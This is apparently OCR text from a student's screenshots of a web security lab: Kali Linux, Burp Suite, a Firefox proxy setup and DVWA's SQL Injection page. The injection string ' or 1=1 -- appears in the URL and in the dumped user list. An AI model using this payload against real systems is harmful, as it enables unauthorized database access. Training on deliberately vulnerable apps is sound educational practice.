

QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
burp-StartBurp
Fri 13:36
Automatic suspend
Computer will suspend very soon because of inactivity.
Burp Intruder Repeater Window
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is off
Action
Comment this item
Raw Hex
Type a search term
0 matches



Activities
Remote Desktop Viewer
Fri 13:37
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screens
https://linuxconfig.org/how-to-take-a-screenshot-on-ubuntu-18-04-bionic-beaver-linux
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
Difficulty
EASY
Conventions
- requires given linux commands to be executed with root privileges either directly as a root user or by use of sudo command
$ - requires given linux commands to be executed as a regular non-privileged user
Instructions
Screenshot
screenshot is a default application for taking screenshots on Gnome desktop. To take screenshot simply hit PrtSc button on your keyboard and
Google Cloud
Get G Suite. Work better together.
Try G Suite free
LinuxConfig.org website uses cookies to draw up website audience statistics and measurements and offer you services and offers adapted to your interests. By continuing to browse the site without changing your settings you are agreeing to our use of cookies. For more information visit https://linuxconfig.org/privacy.
I Accept
2016
_asteroid
aws_screens
mandelbt
python_program
$REC/CLIP
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Firefox ESR
Fri 13:37
Automatic suspend
Computer will suspend very soon because of inactivity.
Kali Linux, an Offensive S...
Preferences
Firefox
about:preferences#advanced
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
General
Search
Content
Applications
Privacy
Security
Sync
Advanced
Advanced
General
Data Choices
Network
Update
Certificates
Connection
Configure how Firefox connects to the Internet
Settings...
Cached Web Content
Your web content cache is currently using 9.2 MB of disk space
Clear Now
Override automatic cache management
Limit cache to 350 MB of space
Offline Web Content and User Data
Your application cache is currently using 0 bytes of disk space
Clear Now
Tell me when a website asks to store data for offline use
Exceptions...
The following websites are allowed to store data for offline use:



Activities
Remote Desktop Viewer
Fri 13:37
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screens
https://linuxconfig.org/how-to-take-a-screenshot-on-ubuntu-18-04-bionic-beaver-linux
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
Difficulty
EASY
Conventions
- requires given linux commands to be executed with root privileges either directly as a root user or by use of sudo command
$ - requires given linux commands to be executed as a regular non-privileged user
Instructions
Screenshot
screenshot is a default application for taking screenshots on Gnome desktop. To take screenshot simply hit PrtSc button on your keyboard and
Google Cloud
Get G Suite. Work better together.
Try G Suite free
LinuxConfig.org website uses cookies to draw up website audience statistics and measurements and offer you services and offers adapted to your interests. By continuing to browse the site without changing your settings you are agreeing to our use of cookies. For more information visit https://linuxconfig.org/privacy.
I Accept
2016
_asteroid
aws_screens
mandelbrot
python_program
$REC/CLIP
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Firefox ESR
Fri 13:37
Automatic suspend
Computer will suspend very soon because of inactivity.
Kali Linux, an Offensive S...
Preferences
Firefox about:preferences#advanced
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
Connection Settings
Configure Proxies to Access the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration:
HTTP Proxy: 127.0.0.1 Port: 8080
Use this proxy server for all protocols
SSL Proxy: Port: 0
FTP Proxy: Port: 0
SOCKS Host: Port: 0
SOCKS v4
SOCKS v5
No Proxy for:
localhost, 127.0.0.1
Help
Cancel
OK



Activities
Remote Desktop Viewer
Fri 13:38
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPECVCL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Firefox ESR
Fri 13:
Automatic suspend
Computer will suspend very soon because of inactivity.
Kali Linux, an Offensive S...
Preferences
Vulnerability: SQL Inje...
144.38.197.194:8006/vulnerabilities/sqli/
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/



Activities
Remote Desktop Viewer
Fri 13:38
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPECVCL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
burp-StartBurp
Fri 13:38
Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Hex
0 matches
XSS (Stored)
CSP Bypass

